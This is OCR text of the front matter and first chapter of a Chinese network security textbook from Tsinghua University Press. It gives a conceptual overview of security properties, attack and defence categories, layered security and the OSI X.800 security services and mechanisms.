21 世纪高等院校计算机网络工程专业规划教材

网络安全技术理论与实践

廉龙颖　主编
王希斌　王艳涛　刘媛媛　副主编

可下载教学资料
http://www.tup.tsinghua.edu.cn

清华大学出版社

21 世纪高等院校计算机网络工程专业规划教材

网络安全技术理论与实践

廉龙颖　主　编

王希斌　王艳涛　刘媛媛　副主编

清华大学出版社

北　京

内 容 简 介

本书全面地介绍了计算机网络安全的总体情况和发展趋势。全书分为15章，全面讲述网络安全的基础知识（网络安全概述和网络安全编程基础），网络安全攻击技术（黑客与隐藏IP技术，网络扫描与网络监听，网络攻击，网络后门与清除日志，计算机病毒的防治），网络安全防御技术（操作系统安全配置方案，防火墙技术，入侵检测，信息加密与认证技术，无线网络安全）及网络安全工程（网络安全管理，网络安全方案设计）。

本书基本概念清晰，表达深入浅出，内容翔实，重点突出，理论与实践相结合，实用性强，易于教学。

本书可作为信息安全、计算机、网络工程等专业本科生的教科书，也可供从事相关专业教学、科研和工程的人员参考。

图书在版编目（CIP）数据

网络安全技术理论与实践 / 廉龙颖主编. —北京：清华大学出版社，2012.6
（21世纪高等院校计算机网络工程专业规划教材）
ISBN 978-7-302-28192-4

Ⅰ. ①网…　Ⅱ. ①廉…　Ⅲ. ①计算机网络-安全技术-高等学校-教材　Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字（2012）第035143号

责任编辑： 高买花　薛　阳
封面设计：
责任校对： 焦丽丽
责任印制：

出版发行： 清华大学出版社
网　　址： http://www.tup.com.cn, http://www.wqbook.com
地　　址： 北京清华大学学研大厦A座　　**邮　　编：** 100084
社 总 机： 010-62770175　　**邮　　购：** 010-62786544
投稿与读者服务： 010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈： 010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载： http://www.tup.com.cn, 010-62795954
印 刷 者：
装 订 者：
经　　销： 全国新华书店
开　　本： 185mm×260mm　　**印　　张：** 18.25　　**字　　数：** 446千字
版　　次： 2012年6月第1版　　**印　　次：** 2012年6月第1次印刷
印　　数： 1~
定　　价： 　元

产品编号：042886-01

前　言

随着计算机网络的发展，网络的开放性、共享性以及互联程度随之扩大，与此同时，网络入侵事件日益增多，网络安全性问题也日益严重。许多大学已设了信息安全专业，或开设了网络安全技术课程，以培养网络安全方面的专业人才。网络安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术等多种学科的综合性科学。总体上，网络安全可以分为网络攻击技术和网络防御技术两大方面。

本书共分为 15 章。第 1 章为网络安全概述，介绍了网络安全的基础知识，重点让读者了解研究网络安全的重要性；第 2 章为网络安全基础，介绍了 TCP/IP 协议、各种网络服务和命令；第 3 章为网络安全编程基础，以多个安全编程实例详细介绍了网络安全编程技术；第 4 章为黑客与隐藏 IP 技术，让读者了解黑客，并详细介绍了网络代理跳板隐藏 IP 技术；第 5 章为网络扫描与网络监听，分别介绍网络扫描和网络监听技术；第 6 章为网络攻击，详细介绍了黑客攻击的各种原理和技术，为读者学习防御技术打下基础；第 7 章为网络后门与清除日志，分别介绍留后门的原理和清除日志的方法；第 8 章为计算机病毒的防治，重点让读者掌握清除病毒的方法；第 9 章为操作系统安全配置方案，介绍了操作系统初级、中级和高级的配置方案；第 10 章防火墙技术，详细介绍了防火墙的功能及配置方法；第 11 章为入侵检测，详细介绍了入侵检测技术；第 12 章为信息加密与认证技术，重点让读者理解加密技术和认证技术；第 13 章为无线网络安全，详细介绍了无线局域网安全技术；第 14 章为网络安全管理，重点介绍网络安全管理知识；第 15 章为网络安全方案设计，以一个网络安全方案实例阐述网络安全方案设计方法。

本书主要有以下特色：

（1）基本概念清晰，表达深入浅出。在基本概念的阐述上，力求准确而精练；在语言的运用上，力求顺畅而自然。

（2）内容翔实，重点突出。本书分为黑客攻击技术和网络安全防御技术两大体系，在网络安全知识体系和知识点的选择上，充分参考了教育部高等学校信息安全类专业教学指导委员会制定的《信息安全类专业课程设置规范》。

（3）理论与实践相结合。网络安全技术是一门实践性很强的学科，因此，全书从网络安全理论和网络安全攻防实践两方面介绍各种网络安全技术，坚持做到理论联系实际。针对每个网络安全技术都设置相应的实践内容，从而使读者能够深入而全面地了解网络安全技术的具体应用，以提高读者在未来的网络安全实践中独立分析问题和解决问题的能力。

本书可作为计算机、信息安全等专业本科生的教材，也可作为广大网络安全工程师、网络管理人员和计算机用户的参考书。通过本书的学习，读者将掌握必要的网络安全知识，并且能够利用这些知识和相应的安全防护工具所提供的安全措施来保护系统。

本书由廉龙颖主编，第 1～7 章由廉龙颖编写，第 8～11 章由王希斌编写，第 12～14 章由王艳涛编写，第 15 章由刘媛媛编写。

由于作者水平有限，编写时间仓促，对书中存在的错误和问题，殷切希望读者批评指正，专业地给予指教。

编　者

2011 年 10 月

于哈尔滨

目　录

第 1 章　网络安全概述

本章学习目标：

- 了解网络安全的攻防体系；
- 掌握网络安全的层次体系；
- 了解研究网络安全的必要性及社会意义；
- 了解网络安全相关法律法规；
- 掌握实验环境的配置。

1.1　网络安全的攻防体系研究

随着信息化进程的深入和互联网的快速发展，网络化已成为信息化发展的大趋势，信息资源也得到了最大程度的共享。但是，紧随信息化发展而来的网络安全问题也日渐突出，网络安全问题已成为信息时代人类共同面临的挑战。

1.1.1　网络安全是什么

广义上讲，网络安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学、数论、信息论等多种学科的综合性科学。

ITU-T X.800 标准对“网络安全（network security）”进行了逻辑上的定义。

（1）安全攻击（security attack）：指损害机构所拥有信息的安全的任何行为。

（2）安全机制（security mechanism）：指设计用于检测、预防安全攻击或者恢复系统的机制。

（3）安全服务（security service）：指采用一种或多种安全机制以抵御安全攻击、提高机构的数据处理系统安全和信息传输安全能力的服务。

在网络安全行业中，一般认为网络安全指的是一种能够识别和消除不安全因素的能力。

1.1.2　网络安全的特征

根据网络安全的定义，如图 1-1 所示，网络安全应具有以下 5 个方面的特征。

1．保密性

保密性指信息不泄漏给非授权的用户、实体或过程，或供非授权用户、实体或过程利用的特性。从技术上说，任何传输线路，包括电缆（双绞线或同轴电缆）、光缆、微波和卫星，都是可能被窃听的。提供保密性的安全服务取决于若干因素。

（1）需保护数据的位置：数据可能存放在个人计算机或服务器、局域网的线路上，或其他流通介质如软盘、U 盘、光盘等，也可能流经一个完全公开的媒体，如经过互联网或通信卫星。

（2）需保护数据的类型：数据元素可以是本地文件和网络协议所携带的数据和网络协议的信息交换，如一个协议数据单元。

（3）需保护数据的数量或部分：保护整个数据元素、部分数据单元和协议数据单元。

（4）需保护数据的价值：被保护数据的敏感性，以及数据对用户的价值。




图 1-1　网络安全特征

2．完整性

完整性指数据未经授权不能进行改变的特性，即信息在存储或传输过程中保持不被修改、不被破坏和丢失的特性。完整性被破坏是计算机网络安全的主要威胁。

破坏信息的完整性既有人为因素，也有非人为因素。非人为因素是指通信传输中的干扰噪声、系统硬件或软件的差错等。人为因素包括有意和无意两种，前者是非法分子对计算机的入侵，合法用户越权对数据进行处理，以及隐藏破坏性程序，如计算机病毒、时间炸弹和逻辑陷阱等；后者是指操作失误或使用不当。

3．可用性

可用性指可被授权实体访问并按需求使用的特性，即当需要时应能存取所需的信息。网络环境下拒绝服务、破坏网络和有关系统的正常运行等都属于对可用性的攻击。

网络可用性还包括在某些不正常条件下继续运行的能力。对网络可用性的破坏，包括合法用户不能正常访问资源和严格时间要求的服务不能得到及时响应。影响网络可用性的因素包括人为与非人为两种。前者是指非法占用网络资源，切断或阻塞网络通信，降低网络性能，甚至使网络瘫痪等；后者是指灾害事故（火、水、雷击等）和系统死锁、系统故障等。

保证可用性的最有效的方法是提供一个具有适当安全服务的安全网络环境。通过使用访问控制阻止未授权的资源访问，利用完整性和保密性服务来防止可用性攻击。访问控制、完整性和保密性成为协助支持可用性安全服务的机制。

（1）避免受到攻击：一些基于网络的攻击旨在破坏、降低或摧毁网络资源。解决办法是加强这些资源的安全保护，使其不受攻击。免受攻击的方法包括修复操作系统和网络配置中的安全漏洞，控制授权实体对资源的访问，防止路由表等敏感网络数据的泄漏等。

（2）避免未授权使用：当资源被使用、占用或过载时，其可用性就会受到限制。如果未授权用户占用了有限的资源，如处理能力、网络带宽和调制解调器连接等，则这些资源

对授权用户就是不可用的，通过访问控制可以限制未授权使用。

（3）防止进程失败：操作失误和设备故障也可导致系统可用性降低。解决方法是使用高可靠性设备、提供设备冗余和提供多路径的网络连接等。

4．可控性

可控性指对信息的传播及内容具有控制能力，可以控制授权范围内的信息流向及行为方式。

5．不可否认性

"否认"指参与通信的实体拒绝承认它参加了通信，不可否认性保证信息行为人不能否认其信息行为。不可否认性安全服务提供了向第三方证明该实体确实参与了通信的能力。

数据的接收者提供数据发送者身份及原始发送时间的证据。数据的发送者提供数据已交付接收者的证据。审计服务提供信息交换中各涉及方的可审计性，这种可审计性记录了可用来跟踪某些人的相关事件，这些人应对其行为负责。

不可否认性服务主要由应用层提供。通常用户最关心的是应用程序数据的不可否认性。在低层提供不可否认性功能，仅能证明产生过的连接，而无法将流经该连接的数据同特定的实体相绑定。

1.1.3 网络安全的目标

网络安全的目标是确保网络系统的信息安全。网络信息安全主要包括两个方面：信息存储安全和信息传输安全。

信息存储安全是指信息在静态存放状态下的安全，如是否被非授权调用等，一般通过设置访问权限、身份识别、局部隔离等措施来保证。

信息传输安全是指信息在动态传输过程中的安全。为确保网络信息的传输安全，尤其需要防止以下问题。

（1）截获：对网上传输的信息，攻击者只需在网络的传输链路上通过物理或逻辑的手段，就能对数据进行非法的截获，进而得到用户或服务方的敏感信息。

（2）伪造：对用户身份仿冒这一常见的网络攻击方式，传统的对策一般采用身份认证，但是，用于用户身份认证的密码在登录时常常是以明文的方式在网络上进行传输的，很容易被攻击者在网络上截获，进而可以对用户的身份进行仿冒，使身份认证机制被攻破。

（3）篡改：攻击者有可能对网络上的信息进行截获并且篡改其内容，使用户无法获得准确、有用的信息或落入攻击者的陷阱。

（4）中断：攻击者通过各种方法中断用户的正常通信，达到自己的目的。

（5）重发："信息重发"的攻击方式即攻击者截获网络上的密文信息后，并不将其破译，而是将这些数据包再次向有关服务器发送，以实现恶意的目的。

1.1.4 保障网络安全的三大支柱

网络安全不仅仅是一个纯技术问题，单凭技术因素确保网络安全是不可能的。保障网络安全无论对一个国家而言还是对一个组织而言都是一个复杂的系统工程，需要多管齐下，综合治理。目前普遍认为网络安全技术、网络安全法律法规和网络安全标准是保障网络安全的三大支柱。

1．网络安全技术

各种网络安全技术的应用主要在技术层面上为网络安全提供具体的保障。目前主要采用的网络安全技术有：网络安全扫描技术、数据加密技术、防火墙技术、入侵检测技术、病毒诊断与防治技术等。尽管网络安全技术的应用在一定程度上对网络的安全起到了很好的保护作用，但它并不是万能的，由于疏于管理等原因而引起的网络安全事故仍然不断发生。

2．网络安全法律法规

国家、地方以及相关部门针对网络安全的需求，制定与网络安全相关的法律法规，从法律层面上来规范人们的行为，使网络安全工作有法可依，使相关违法犯罪能得到处罚，促使组织和个人依法制作、发布、传播和使用网络，从而达到保障网络安全的目的。目前，我国已建立起了基本的网络安全法律法规体系，但随着网络安全形势的发展，网络安全立法的任务还非常艰巨，许多相关法规还有待建立或进一步完善。

3．网络安全标准

建立统一的网络安全标准，其目的是为网络安全产品的制造、安全的信息系统的构建、企业或组织安全策略的制定、安全管理体系的构建以及安全工作评估等提供统一的科学依据。随着网络技术的不断发展和网络安全形势的变化，不但网络安全标准的数量在不断增加，而且许多标准的版本也在不断更新。

1.1.5 网络安全的攻防体系

网络安全的研究内容主要分成两大体系：攻击和防御。该体系研究内容如图 1-2 所示。




图 1-2　网络安全攻防体系图

作为研究网络安全技术的基础，首先要掌握一些网络基础知识，第一，两大主流操作系统，UNIX 和 Windows 操作系统；第二，常用的网络安全协议，其中包括 IP 、TCP、UDP、ARP 等；第三，常用的网络命令，例如 net、telnet 等。

俗语称“知己知彼，百战不殆”，要想掌握网络安全防御技术，首先要掌握各种攻击

技术，主要的攻击技术包括隐藏 IP、网络扫描、网络监听、网络入侵、网络后门以及网络隐身。

（1）隐藏 IP：入侵者在入侵目标计算机之前首先利用各种技术来隐藏自己的 IP。

（2）网络扫描：利用软件去扫描目标计算机的操作系统、开放的端口和漏洞，为入侵该计算机做准备。

（3）网络监听：入侵者不主动去攻击目标计算机，而是在计算机中利用程序去监听目标计算机与其他计算机之间的通信。

（4）网络入侵：入侵者利用各种攻击技术入侵到目标计算机中，获取信息或者破坏目标计算机。

（5）网络后门：入侵者成功入侵到目标计算机后，会在目标计算机中种植后门程序，对目标计算机进行长期控制。

（6）网络隐身：入侵完毕后，为了防止被管理员发现，入侵者会清除入侵痕迹。

防御技术主要包括操作系统安全配置、密码学、防火墙技术以及入侵检测技术。

（1）操作系统安全配置：操作系统的安全是整个网络安全的基础，也是关键部分，它分别包括初级、中级和高级安全配置方案。

（2）密码学：为了防止被监听和数据被窃取，可以利用各种适当的加密技术对敏感数据进行加密。

（3）防火墙技术：利用防火墙对数据包进行限制，防止被入侵。

（4）入侵检测技术：网络一旦被入侵，利用入侵检测技术可以及时发出警报。

1.1.6 网络安全的层次体系

从网络安全层次体系上，可以将网络安全细分成 5 个层次上的安全，包括物理层安全、系统层安全、应用层安全、网络层安全和管理层安全，如图 1-3 所示。不同安全层次反映了不同的安全问题。




图 1-3 网络安全层次体系图

1. 物理层安全

物理层安全是计算机网络信息系统运行的基础，它的安全直接影响着整个网络信息的安全。物理层受到的安全威胁主要包括自然灾害、设备自然损坏和环境干扰等。物理层安全技术主要包括环境安全技术、硬件访问控制技术及防电磁泄露技术等。

（1）环境安全技术。环境安全指网络设备所在的物理环境的湿、温度及空气含尘浓度符合规定，同时噪声干扰、电磁干扰、振动及静电干扰在规定范围内。

（2）硬件访问控制技术。硬件访问控制技术是指通过硬件功能防止用户不通过访问控制系统而进入计算机系统，例如智能卡、生物特征认证等。

（3）防电磁泄露技术。计算机在工作时会产生电磁发射，电磁发射可被高灵敏的接收设备接收并进行分析、还原，造成计算机的信息泄露。目前主要使用屏蔽技术来防止电磁泄露，屏蔽不但能防止电磁波外泄，而且还可以防止外部的电磁波对系统内设备的干扰，并且在一定条件下还可以起到防止“电磁计算机病毒”攻击的作用。

2. 系统层安全

系统层安全主要指操作系统的安全。操作系统用于管理计算机资源，控制整个系统的运行，它直接和硬件打交道，并为用户提供接口，是计算机软件的基础。操作系统的安全是整个计算机系统安全的基础。系统层面临的安全威胁主要来自于恶意用户破坏系统资源和系统的正常运行，危害计算机系统的可用性。

操作系统的安全目标主要包括：

（1）对用户进行身份鉴别；

（2）对用户操作进行存取控制；

（3）监督系统运行；

（4）保证系统自身的安全性和完整性。

为了实现操作系统的安全，需要建立相应的安全机制，包括访问控制、存储器保护、用户认证和隔离防护等。

3. 应用层安全

应用层安全主要指应用程序的安全。应用程序安全是指防止应用程序对支持其运行的计算机系统的安全产生破坏。应用层面临的安全威胁主要来自于恶意程序和应用程序本身的漏洞。为了实现应用层的安全，首先用户不要安装恶意程序，例如病毒、后门程序、木马程序等；其次，编写应用程序的程序员要注意编程安全，养成良好的编程习惯，尽量避免产生安全漏洞。

如果确实想要区分一个具体文件的不同的安全性要求，那就必须借助于应用层的安全性。提供应用层的安全服务实际上是最灵活的处理单个文件安全性的手段。例如一个电子邮件系统可能需要对要发出的信件的个别段落实施数据签名，较低层的协议提供的安全功能一般不会知道任何要发出的信件的段落结构，从而不可能知道应该对哪一部分进行签名。只有应用层是唯一能够提供这种安全服务的层次。

4. 网络层安全

网络层安全主要指保证网络资源不被非授权使用，同时保证各种网络资源的完整性、可信赖性以及服务的可用性等。网络层面临的安全威胁主要来自于各种网络攻击，例如DDoS 攻击等。网络层是非常适合提供基于主机对主机的安全服务的。相应的安全协议可以用来在因特网上建立安全的 IP 通道和虚拟私有网。例如，利用它对 IP 包的加密和解密功能，可以简便地强化防火墙系统的防卫能力。

网络层安全性的主要优点是它的透明性，即安全服务的提供，不需要应用程序、其他通信层次和网络部件做任何改动。它的主要缺点是网络层一般对属于不同进程和相应条例的包不加以区别。对所有发往同一地址的包，它将按照同样的加密密钥和访问控制策略来处理。这可能导致提供不了所需的功能，也会导致性能下降。

5. 管理层安全

管理层安全主要包括安全技术和设备的管理、安全管理制度、人员组织规划等。管理的制度化极大程度地影响着整个网络的安全，严格的安全管理制度、明确的部门安全职责划分、合理的人员角色配置都可以在很大程度上降低其他层次的安全漏洞。

1.1.7 OSI 安全体系结构

OSI 安全体系结构的研究始于 1982 年，当时 OSI 基本参考模型刚刚确立，其成果标志

是 ISO 发布了 ISO 7498—2 标准，作为 OSI 基本参考模型的新补充。1990 年，ITU 决定采用 ISO 7498—2 作为它的 X.800 推荐标准，我国的国际 GB/T 9387.2—1995《信息处理系统 开放系统互连 基本参考模型 第 2 部分：安全体系结构》等同于 ISO/IEC 7498—2。

OSI 安全体系结构不是能实现的标准，而是关于如何设计标准的标准。因此，具体产品不应称自己遵从这一标准。OSI 安全体系结构定义了许多术语和概念，还建立了一些重要的结构性准则。它们中有一部分已经过时，仍然有用的部分主要是术语、安全服务和安全机制的定义。

1．术语

OSI 安全体系结构给出了标准中的部分术语的正式定义，其所定义的术语只限于 OSI 体系结构，在其他标准中对某些术语采用了更广的定义。

2．安全服务

OSI 安全体系结构中定义了 5 大类安全服务，也称为安全防护措施。

（1）鉴别服务：提供对通信中对等实体和数据来源的鉴别。对等实体鉴别提供对实体本身的身份进行鉴别，数据源鉴别提供对数据项是否来自于某个特定实体进行鉴别。

（2）访问控制服务：对资源提供保护，以对抗非授权使用和操纵。

（3）数据机密性服务：保护信息不被泄漏或暴露给未授权的实体。机密性服务又分为数据机密性服务和业务流机密性服务。数据机密性服务包括：连接机密性服务，对某个连接上传输的所有数据进行加密；无连接机密性服务，对构成一个无连接数据单元的所有数据进行加密；选择字段机密性服务，仅对某个数据单元中所指定的字段进行加密。业务流机密性服务使攻击者很难通过网络的业务流来获得敏感信息。

（4）数据完整性服务：对数据提供保护，以对抗未授权的改变、删除或替代。完整性服务有三种类型：连接完整性服务，对连接上传输的所有数据进行完整性保护，确保收到的数据没有被插入、篡改、重排序或延迟；无连接完整性服务，对无连接数据单元的数据进行完整性保护；选择字段完整性服务，对数据单元中所指定的字段进行完整性保护。完整性服务还分为具有恢复功能和不具有恢复功能两种类型。如果仅能检测和报告信息的完整性是否被破坏，而不采取进一步措施的服务为不具有恢复功能的完整性服务；如果能检测到信息的完整性是否被破坏，并能将信息正确恢复的服务为具有恢复功能的完整性服务。

（5）抗抵赖性服务：防止参与通信的任何一方事后否认本次通信或通信内容。抗抵赖性服务分为两种不同的形式：数据源发证明的抗抵赖，使发送者不承认曾经发送过这些数据或否认其内容的企图不能得逞；交付证明的抗抵赖，使接收者不承认曾收到这些数据或否认其内容的企图不能得逞。

表 1-1 给出了对付典型网络威胁的安全服务，表 1-2 给出了网络各层提供的安全服务。

表 1-1　对付典型网络威胁的安全服务

网络威胁	安全服务
假冒攻击	鉴别服务
非授权侵犯	访问控制服务
窃听攻击	数据机密性服务
完整性破坏	数据完整性服务
服务否认	抗抵赖性服务
拒绝服务	鉴别服务、访问控制服务和数据完整性服务等

表 1-2　网络各层提供的安全服务

安全服务 \ 网络层次		物理层	数据链路层	网络层	传输层	会话层	表示层	应用层
鉴别	对等实体鉴别			√	√			√
	数据源发鉴别			√	√			√
访问控制				√	√			
数据机密性	连接机密性	√	√	√	√		√	√
	无连接机密性		√	√	√		√	√
	选择字段机密性						√	√
	业务流机密性	√		√				√
数据完整性	可恢复的连接完整性				√			√
	不可恢复的连接完整性			√	√			√
	选择字段的连接完整性							√
	无连接完整性			√	√			√
	选择字段的无连接完整性							√
抗抵赖性	数据源发证明的抗抵赖性							√
	交付证明的抗抵赖性							√

3．安全机制

OSI 安全体系结构没有详细说明安全服务应该如何来实现。作为指南，它给出了一系列可用来实现这些安全服务的安全机制，如表 1-3 所示。其基本的机制有：加密机制、数字签名机制、访问控制机制、数据完整性机制、认证交换机制、通信业务流填充机制、路由控制和公证机制（把数据向可信第三方注册，以便可使人相信数据的内容、来源、时间和传递过程）。计算机网络安全体系结构三维图如图 1-4 所示。

表 1-3　安全服务与安全机制的关系

安全服务 \ 协议层		加密	数字签名	访问控制	数据完整性	认证交换	业务流填充	公证
鉴别	对等实体鉴别	√	√			√		
	数据源发鉴别	√	√					
访问控制				√				
数据机密性	连接机密性	√					√	
	无连接机密性	√					√	
	选择字段机密性	√						
	业务流机密性	√				√	√	
数据完整性	可恢复的连接完整性	√			√			
	不可恢复的连接完整性	√			√			
	选择字段的连接完整性	√			√			
	无连接完整性	√	√		√			
	选择字段的无连接完整性	√	√		√			
抗抵赖性	数据源发证明的抗抵赖性	√	√		√			√
	交付证明的抗抵赖性	√	√		√			√

